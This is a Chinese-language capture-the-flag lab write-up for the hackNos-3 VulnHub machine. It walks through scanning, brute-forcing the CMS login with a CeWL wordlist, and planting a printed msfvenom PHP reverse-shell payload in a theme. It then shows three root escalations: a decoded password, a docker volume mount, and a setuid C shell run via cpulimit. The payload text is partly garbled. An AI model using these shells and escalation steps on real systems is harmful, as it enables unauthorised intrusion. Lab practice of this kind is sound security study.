## 信息收集

nmap -sn 192.168.56.0/24

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-21 00:14 EST
Nmap scan report for 192.168.56.1
Host is up (0.00015s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00014s latency).
MAC Address: 08:00:27:0F:A1:62 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up (0.00081s latency).
MAC Address: 08:00:27:DA:E5:5B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.04 seconds
```

#### 端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.56.106
```

```
Host is up (0.00063s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh
                       OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
    3072 ce:16:a0:18:3f:74:e9:ad:cb:a9:39:90:11:b8:8a:2e (RSA)
    256 9d:0e:a1:a3:1e:2c:4d:00:e8:87:d2:76:8c:be:71:9a (ECDSA)
    256 63:b3:75:98:de:c1:89:d9:92:4e:49:31:29:4b:c0:ad (ED25519)
                      Apache httpd 2.4.41 ((Ubuntu))
80/tcp open http
http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: WebSec
MAC Address: 08:00:27:DA:E5:5B (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.
17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6 .32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

#### 目录枚举

```
gobuster dir -u http://192.168.56.106 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

访问/scripts



# Index of /scripts

Name	Last modified	d Size Description
Parent Directory		-
api_ticket_create.php	2019-04-24 19:	18 1.8K
automail.php	2019-04-24 19:	18 2.3K
automail.pl	2019-04-24 19:	18 1.6K
rcron.php	2019-04-24 19:	18 1.5K

## Apache/2.4.41 (Ubuntu) Server at 192.168.56.106 Port 80



## 几个文件都看了没啥东西

```
gobuster dir -u http://192.168.56.106/WebSec -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
2020/01/21 00:29:44 Starting gobuster
/admin (Status: 200)
/tmp (Status: 301)
/search (Status: 200)
/themes (Status: 301)
/login (Status: 200)
/sites (Status: 301)
/tag (Status: 200)
/category (Status: 200)
/blog (Status: 200)
/feed (Status: 200)
/lib (Status: 301)
/api (Status: 200)
/assets (Status: 301)
/author (Status: 200)
/tags (Status: 200)
/about (Status: 200)
/Search (Status: 200)
/log (Status: 301)
/index (Status: 200)
/1 (Status: 200)
/1.php (Status: 200)
/1.txt (Status: 200)
/1.html (Status: 200)
```

访问,发现是个开源的cms,搜一下历史漏洞

## LFI: https://www.exploit-db.com/exploits/47407

```
Login into the application as an admin user or equivalent user and go the below link
```

## 但是需要登录后台

CeWL是一款以爬虫模式在指定URL上收集单词的工具,可以将它收集到的单词纳入密码字典,以提高密码破解工具的成功率。

账号应该是这个,密码需要cewl



*€,8*\*

ABOUT SERVICES

**PORTFOLIO** 

CONTA

# Hello World

Posted on December 13, 2019 This is the first post

# www.hackNos.com

www.hackNos.com


0000000000

contact@hacknos.com

cewl http://192.168.56.106/websec/ > pass.txt

bp跑一下,用contact@hacknos.com/Securityx成功登录

后台感觉和wordpress差不多,修改主题



加上反弹shell代码即可,不知道为啥反弹不到,msf生成个木马试试

生成

msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.56.101
LPORT=1234 R > shell.php

```
/*<?php /**/ error reporting(0); $ip = '192.168.56.101'; $port = 1234;
if (($f = 'stream socket client') && is callable($f)) { $s =
f("tcp://{sip}:{sport}");  so type = 'stream'; } if (!$s && ($f = $f("tcp://{sip}):{sport}"); }
'fsockopen') && is callable(f)) { s = f(sip, sport); s = f(sip, sport)
'stream'; } if (!$s && ($f = 'socket create') && is callable($f)) { $s}
= $f(AF INET, SOCK STREAM, SOL TCP); $res = @socket connect($s, $ip,
$port); if (!$res) { die(); } $s type = 'socket'; } if (!$s type) {
die('no socket funcs'); } if (!$s) { die('no socket'); } switch
($s type) { case 'stream': $len = fread($s, 4); break; case 'socket':
sec = sec 
unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
$len) { switch ($s type) { case 'stream': $b .= fread($s, $len-
strlen($b)); break; case 'socket': $b .= socket read($s, $len-
strlen($b)); break; } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock type'] = $s type; if (extension loaded('suhosin') &&
ini get('suhosin.executor.disable eval')) {
$suhosin bypass=create function('', $b); $suhosin bypass(); } else {
eval($b); } die();
```

!!!注意:使用时需要去掉最开头的两个字符/\*,不然浏览器访问反弹shell的php网页会看到/\*,并且无法反弹shell.

#### 监听

```
msfconsole
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.56.106
set lport 1234
run
```

## getshell

```
<u>msf5</u> > use exploit/multi/handler
msf5 exploit(multi/handler) > msfconsole
[-] msfconsole cannot be run inside msfconsole
msf5 exploit(multi/handler) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
<u>msf5</u> exploit(multi/handler) > set lhost 192.168.56.106
Thost => 192.168.56.106
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.56.106:1234:- -
[*] Started reverse TCP handler on 0.0.0.0:1234
[*] Sending stage (38288 bytes) to 192.168.56.106
[*] Meterpreter session 1 opened (192.168.56.101:1234 -> 192.168.56.106:33956) at 2020-01-21 01:0
2:55 -0500
<u>meterpreter</u> >
```

# 提权

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件,没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件,发现一堆,但是极大多数都是没用的,所以我先把结果输出到文本
文
件,然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
```

SUID 权限可执行文件,发现一个之前没有见过的cpulimit。到https://gtfobins.github.io/gtfobins/上搜了一下,发现可以通过cpulimit -1 100 -f /bin/sh得到一个shell,但是我试了一下发现只能得到www-data的shell。

## 方法一、解码获取密码

杳看/var/local/database

在线解码得到

http://www.spammimic.com/spreadsheet.php

# **Decoded Spreadsheet**

Your spreadsheet **Expenses Software Licenses**, \$2.78 Maint... decodes to:

Security@x@

Encode

Copyright © 2000-2019 spammimic.com, All rights reserved

```
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologi
blackdevil:x:1000:118:hackNos:/home/blackdevil:/bin/bash
ixd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:1111116:MySQL Server,,,:/nonexistent:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

这个是blackdevil的密码

#### ssh连接

切换到blackdevil用户,执行sudo -1发现该用户可以执行任意权限的任意命令,直接sudo su -拿到root用户的权限。

```
blackdevil@hacknos:/$ cd root
-bash: cd: root: Permission denied
blackdevil@hacknos:/$ sudo -l
Matching Defaults entries for blackdevil on hacknos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User blackdevil may run the following commands on hacknos:
    (ALL : ALL) ALL
```

```
blackdevil@hacknos:/$ sudo su
root@hacknos:/# cd /root
root@hacknos:~# ls
root.txt
          snap
root@hacknos:~# cat root.txt
########
            #####
                       #####
                                ########
##
       ##
          ##
                 ##
                      ##
                           ##
                                                  ##
                                   ##
                                                         ##
       ## ##
                  ## ##
                            ##
                                   ##
                                                  ##
                                                         ##
########
          ##
                  ## ##
                            ##
                                   ##
                                                  ########
     ##
          ##
                  ## ##
                            ##
                                                  ##
                                                       ##
                                   ##
      ##
           ##
                      ##
                                   ##
                                                  ##
                                                        ##
                 ##
       ##
            #####
                       #####
                                   ##
                                         ###### ##
MD5-HASH: bae11ce4f67af91fa58576c1da2aad4b
Author: Rahul Gehlaut
Blog: www.hackNos.com
Linkedin: https://in.linkedin.com/in/rahulgehlaut
```

## 方法二、docker提权

https://www.freebuf.com/articles/system/170783.html
https://www.hackingarticles.in/docker-privilege-escalation/

https://www.cnblogs.com/cocowool/p/make\_your\_own\_base\_docker\_image.ht ml

我跟踪wp的实现方式复现

第一步,先从https://alpinelinux.org/downloads/下载一个MINI ROOT FILESYSTEMrootfs,然后再使用wget下载到靶机里面。

```
blackdevil@hacknos:/tmp$ wget http://192.168.56.101:65534/alpine-minirootfs-3.11.3-x<u>86</u> 64.tar.gz
 --2020-01-21 06:32:13-- http://192.168.56.101:65534/alpine-minirootfs-3.11.3-x86 64.tar.gz
Connecting to 192.168.56.101:65534... connected.
HTTP request sent, awaiting response... 200 OK Length: 2723602 (2.6M) [application/gzip]
Saving to: 'alpine-minirootfs-3.11.3-x86_64.tar.gz'
2.60M --.-KB/s
                                                                                  in 0.03s
2020-01-21 06:32:13 (100 MB/s) - 'alpine-minirootfs-3.11.3-x86 64.tar.gz' saved [2723602/2723602]
blackdevil@hacknos:/tmp$ ls
alpine-minirootfs-3.11.3-x86_64.tar.gz
snap.lxd
systemd-private-dcf3343fb8ac4ab7af207938be81b1ad-apache2.service-FFTtxh
systemd-private-dcf3343fb8ac4ab7af207938be81b1ad-systemd-logind.service-9cJw6i
systemd-private-dcf3343fb8ac4ab7af207938be81b1ad-systemd-resolved.service-yQt6Ng
systemd-private-dcf3343fb8ac4ab7af207938be81b1ad-systemd-timesyncd.service-exZ04e
   nano Dockerfile
   FROM scratch
   ADD alpine-minirootfs-3.11.3-x86 64.tar.gz /
   CMD ["/bin/sh"]
   #构建
   docker build -t alpine: 3.11 .
   #提升权限
   docker run -v /root/:/mnt -it alpine:3.11
blackdevil@hacknos:~$ ls
alpine-minirootfs-3.1<u>1.3-x86 64.tar.gz Dockerfile u</u>ser.txt
blackdevil@hacknos:~$ docker build -t alpine:3.11 .
Sending build context to Docker daemon 123.1MB
Step 1/3 : FROM scratch
```

```
Step 2/3 : ADD alpine-minirootfs-3.11.3-x86 64.tar.gz /
 ---> 681a69371245
Step 3/3 : CMD ["/bin/sh"]
---> Running in 9ff604e9e5e3
Removing intermediate container 9ff604e9e5e3
 ---> d675bd4bbae5
Successfully built d675bd4bbae5
Successfully tagged alpine:3.11
blackdevil@hacknos:~$ docker run -v /root/:/mnt -it alpine:3.11
/#ls
bin
              lib
                    mnt
                            proc
                                   run
                                          srv
                                                 tmp
                                                        var
              media opt
dev
      home
                            root
                                   sbin
                                          sys
                                                 usr
 # cd /root
~ # ls
~ # ls
~ # ls
~ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy
),20(dialout),26(tape),27(video)
 # cd /mnt
/mnt # ls
alpine-minirootfs-3.11.3-x86_64.tar.gz snap
root.txt
/mnt #
```

方法三、利用cpulimit的-f参数。

```
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/7917/bin/mount
/snap/core/7917/bin/ping
/snap/core/7917/bin/ping6
/snap/core/7917/bin/su
/snap/core/7917/bin/umount
/snap/core/7917/usr/bin/chfn
/snap/core/7917/usr/bin/chsh
/snap/core/7917/usr/bin/gpasswd
/snap/core/7917/usr/bin/newgrp
/snap/core/7917/usr/bin/passwd
/snap/core/7917/usr/bin/sudo
/snap/core/7917/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7917/usr/lib/openssh/ssh-keysign
/snap/core/7917/usr/lib/snapd/snap-confine
/snap/core/7917/usr/sbin/pppd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/cpulimit
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/su
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/at
/usr/bin/pkexec
/usr/bin/chsh
```

https://fdlucifer.github.io/2019-12-31-Os-hackNos-3.html

```
root@kali:~/hackNos-3# cat root.c
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
         setuid(0);
         setgid(0);
         system("/bin/bash");
         return 0;
}
```

```
blackdevil@hacknos:~$ wget http://192.168.56.101:65534/exp
--2020-01-21 06:44:39-- http://192.168.56.101:65534/exp
Connecting to 192.168.56.101:65534... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16720 (16K) [application/octet-stream]
Saving to: 'exp'
                            100%[=======] 16.33K --.-KB/s
exp
                                                                                                 in 0s
2020-01-21 06:44:39 (155 MB/s) - 'exp' saved [16720/16720]
blackdevil@hacknos:~$ ls
alpine-minirootfs-3.11.3-x86_64.tar.gz Dockerfile exp user.txt
blackdevil@hacknos:~$ chmod 777 exp
blackdevil@hacknos:~$ ls
alpine-minirootfs-3.11.3-x86_64.tar.gz Dockerfile exp user.txt
blackdevil@hacknos:~$ cpulimit -l 100 -f ./exp
Process 2183 detected
root@hacknos:~# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd),118
(docker)
root@hacknos:~# cd /root
root@hacknos:/root# ls
alpine-minirootfs-3.11.3-x86_64.tar.gz root.txt snap
root@hacknos:/root# cat root.txt
########
            #####
                        #####
                                  ########
                                                     ########
       ## ##
##
                 ##
                       ##
                             ##
                                     ##
                                                     ##
                                                             ##
##
       ## ##
                                                     ##
                  ## ##
                              ##
                                     ##
                                                             ##
####### ##
                   ## ##
                                     ##
                                                     ########
##
     ##
           ##
                  ## ##
                              ##
                                     ##
                                                     ##
                                                           ##
      ##
           ##
                 ##
                       ##
                             ##
                                     ##
                                                     ##
                                                            ##
            #####
                        #####
                                     ##
                                            ####### ##
       ##
                                                             ##
```

## 参考链接:

https://blog.csdn.net/weixin 44214107/article/details/104039918